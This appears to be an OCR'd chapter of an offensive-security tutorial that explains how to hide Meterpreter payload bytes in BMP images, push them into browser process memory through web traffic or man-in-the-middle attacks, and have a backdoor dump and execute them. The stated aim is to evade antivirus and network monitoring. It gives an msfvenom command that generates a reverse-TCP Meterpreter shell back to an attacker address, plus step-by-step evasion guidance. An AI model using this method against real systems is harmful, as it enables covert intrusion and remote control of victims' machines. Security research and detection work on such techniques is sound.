
Chapter : Payload hiding Method via Infecting Target Process Memory

in this Article we will talk about Hiding Meterpreter Payload in your Target Process Memory in this Case IE , Firefox and Chrome in Windows Server 2008 and Windows 7 x64 also Windows Server 2012.

Describing idea: this is simple method for Hiding Payloads or any kind of Exfiltration Techniques so an attacker can hide Meterpreter Payload in your Memory by Something like Images (BMP File) or anything you find in the future (maybe Flash “swf” files). In this case an attacker will Infect your Memory by Injecting Meterpreter Payload via Images in your Web Traffic for example by MITM attack then your Target Process Memory will be infected with this method so in this case your Target Process should be IE , Firefox and Chrome finally attacker can Dump these Payloads from your Memory Directly and Execute them so in this Method our Backdoor Behavior will change to these steps : our backdoor tries to (Step1) Dump your Target Process memory (IE , Firefox and Chrome) and (Step2) finding Payload in the dumped bytes to execute so in this case our backdoor doesn't have any network traffic to downloading Payloads by DNS or ICMP or HTTP traffic also our backdoor doesn't have any activity to Reading Files from File system so in this method you will see our backdoor only try to dumping memory and you will have Meterpreter session very simple and quietly .

Note : more often with Killing Target process you cannot Avoid from attack because More often before killing Target Process Meterpreter Payloads Dumped from Memory by Backdoor so after killing IE , Firefox or Chrome you will have Meterpreter Session too.



How an attacker can Do this ?
In previous Article I talked about NativePayload_Image Code so in this chapter we will use this tool for making Pictures (BMP files).

So why we need Picture BMP files for this attack ?
short answer is : because with these Pictures in this case with BMP format an attacker can Inject their Malware payloads into these Files then with Http or Https traffic they can Transfer these Malware payloads as trusted data with Image formats to your Memory (Target Process Memory) .

so how can they do it ?
They can do it By MITM attack or with Infected Web Page or Website etc (when you try to visit Infected Websites) so in this time backdoor quietly will dump your Target Process Memory (Firefox or IE or Chrome) then very simple by Programming attacker will find Meterpreter payload in this Dumped Data and because Meterpreter Payloads Chunked by images in Target Process Memory so detecting this threat is difficult by Signature based Anti-viruses.

Important point for this type of attack is : in this case your backdoor does not have any File-system activity for reading data also does not have any activity for transferring or Downloading Payload Data from Network by ICMP , DNS or HTTP and HTTPS Traffic etc. so in this case behavior changed for attacking by bakdoor so backdoor only will try to dumping Data from Memory in this Case full or part of Target Process Memory.

When backdoor try to Dumping Target Process Memory ?
Short answer is : periodically or Real-time also with programming attacker can do it by checking Events , for example when some Process Started or by monitoring DNS queries or monitoring Network Traffic etc.

Now we should talk about this attack with more Details but first of all I want to talk about Windows Memory.

I was thinking about this Idea : (Step1) how an attacker can Transfer Something like Payloads from Attacker Memory or attacker Hard disk to Target systems Memory with legal Things like Normal Traffic without Detecting by Avs or Firewall also (Step2) how an attacker can Read/executing these payloads from Process Memory Directly without sending Network traffic to attacker side or something like this so we have Behavior changing or something like that .

For (step1 and step2) I made simple plan for doing it like these steps :

S1.Making DATA="FC,48,...." this is Meterpreter Payload bytes without encryption or obfuscation.
S2.attacker Side ==> Send DATA ==> to Windows Systems like Win7 or Win2008 with normal traffic.
S3.(Important Point A) can I get these DATA without Encryption or Obfuscation In Memory by windows side ?.
So it means you will send DATA="FC,48,..." from attacker side to Target windows system and dumping it from windows Target Process Memory Directly by backdoor like DMP_DATA="FC,48,...."

(Important Point A) Do you have any vulnerable point in Windows for Doing Step "s3" or not , If your answer is yes by which Protocol or Traffic you can do it ? For example by Web Traffic or LDAP Traffic or SMB Traffic or DNS or what ? and How ?

So I tested step "S3" with Http traffic by Web page Files like HTML format so in this case we can talk about it step by step.

Before this tool I had this Code "NativePayload_Image.exe" , this code made for Injecting Meterpreter Payload to BMP files so this is good option for using it in HTML file also I thought about SWF and "Action Script" too but in this time I was really busy for working with flash files but I guess probably we can use SWF file like BMP files too but I did not test SWF files so I am not sure about SWF files anyway with "NativePayload_Image.exe" you can Make these BMP files.

Now Big Question is do you think with BMP files you can have Successful Test for Step "S3" or not ?
Short answer is : Yes. But let me explain this step by step for windows Server 2008 R2 and Win7x64SP1 and Windows Server 2012.

First I want to talk about my test in Windows Server 2008 R2 , in this Windows I have Successful Test by IE 8 also Firefox 52 so yea we should test this method by Internet Browsers in this case IE and Firefox or Chrome.

Method Step by step :

In Step one or "S1" we need Meterpreter Payloads without Encryption and without Obfuscation so for making this payload in Web Traffic one of the best way at least in my Opinion is Images files in this case BMP files so for making this Files I had C# code called "NativePayload_Image" with this Tool you can have Injected Meterpreter Payload in BMP Files.

This Step is very important Point :

1.how you want to use BMP files with Web traffic for example by one Html file ?

2.Do you want to use Single BMP File for your Payloads or Multiple BMP Files ?

With my Test Answer was you can use Single BMP File for Meterpreter Payloads if you want get this Payload in Windows Side without Problem at least in windows Server 2008 R2 and Windows Server 2012 also Win7x64SP1 also if you Want to use Chunked Payloads to Multiple BMP Files then Detecting by IDS/IPS and Avs is kind of Impossible or is hard and you can use this method too .

Step **S1**:Making DATA="FC,48,...." this is Meterpreter Payload bytes without encryption or obfuscation.

If you read my article about Transferring Backdoor Payloads by BMP files in these links then you can understand how can injecting Payloads to BMP Files very simple .

link1 : Transferring Backdoor Payloads with BMP Image Pixels
link2 : Transferring Backdoor Payloads with BMP Image Pixels

so in this Step "S1" I will use this tool for making Chunked Payloads in Several BMP Files so First of all we need test this method by injecting all payload into one BMP File and using web traffic for transferring Payloads from Attacker system to Target system then we should analyzing it by scanning Target Process Memory for Detecting these Payloads in Target Process Memory in this case Firefox or IE also Chrome so for this you can use Dumping File or Debugger tools too.


S1-Step A: in this step we need Meterpreter payloads so with this command you can have this payload.

msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 -f csharp > payload.txt

now we have something like this Payload with this command and payload changed from “0x” to “,” you can see my payload in “Picture 1” after changing “0X” to “,” :


in this payloads.txt file you can see our Meterpreter payload so in this article I will show you how can use chunked Payloads with Several BMP Files so our Payload should be divided to these files but how you can figure out how much bytes from Meterpreter Payload you need for each BMP Files ?

Short answer is : if you want to use Chunked Payloads in Memory would better with using Payloads with short length .




Picture 1:

As I said this Step is very important for this method so I used Meterpreter Payload with single file for test this method and I will dump this Payload in Target system Memory for Analyzing Process Memory Dump file and for this Single “BMP” File I used this tool for making Injected Meterpreter Payload in “Single.bmp” File.




Picture 2:

Now we need simple Html file for Loading this BMP file in Target system Memory. So in “Picture 3” you can see this HTML file.




Picture 3:
In this step your “Test.html” file is ready so as you can see in next Picture I will Load this HTML and BMP file in Target system by IE or Firefox and Chrome .



Picture 4:


As you can see in “Picture 4” I made Memory Dump File for Firefox Process for First “TAB” in Firefox with PID 460.
so this PID 460 is child Process for PID 1848 (Firefox Main Process) , in next step you can Analyzing this Dump file very simple by Searching Meterpreter Payload in this Process Memory Dump file.



Picture 5:

as you can see in “Picture 5” you can Find “**FC,48,83,E4,F0,E8**” These are First Bytes of your Meterpreter Payload in BMP file also you can use Debugger tools like x64dbg.exe for Analyzing Process Memory without Dump Files so in next picture you can see my result with x64dbg.exe was Same with “Picture 5” with Dump File and these Pictures 3 , 4 , 5 and 6 was for My Test in Windows Server 2008 R2 with Firefox Version 55 by Virtual Machine.

Note: Creating Dumping File For Process Memory by Task-manager is safe method so I think this way is better than using Debugger like x64dbg etc also if you want to make C# Code for Analyzing Dump files then this is Best way in my Opinion so first you can test your code in Dump Files then you can make C# code for Scanning Memory directly from Process Memory (activity only in memory) without making Dump Files in File-system.



Picture 6:

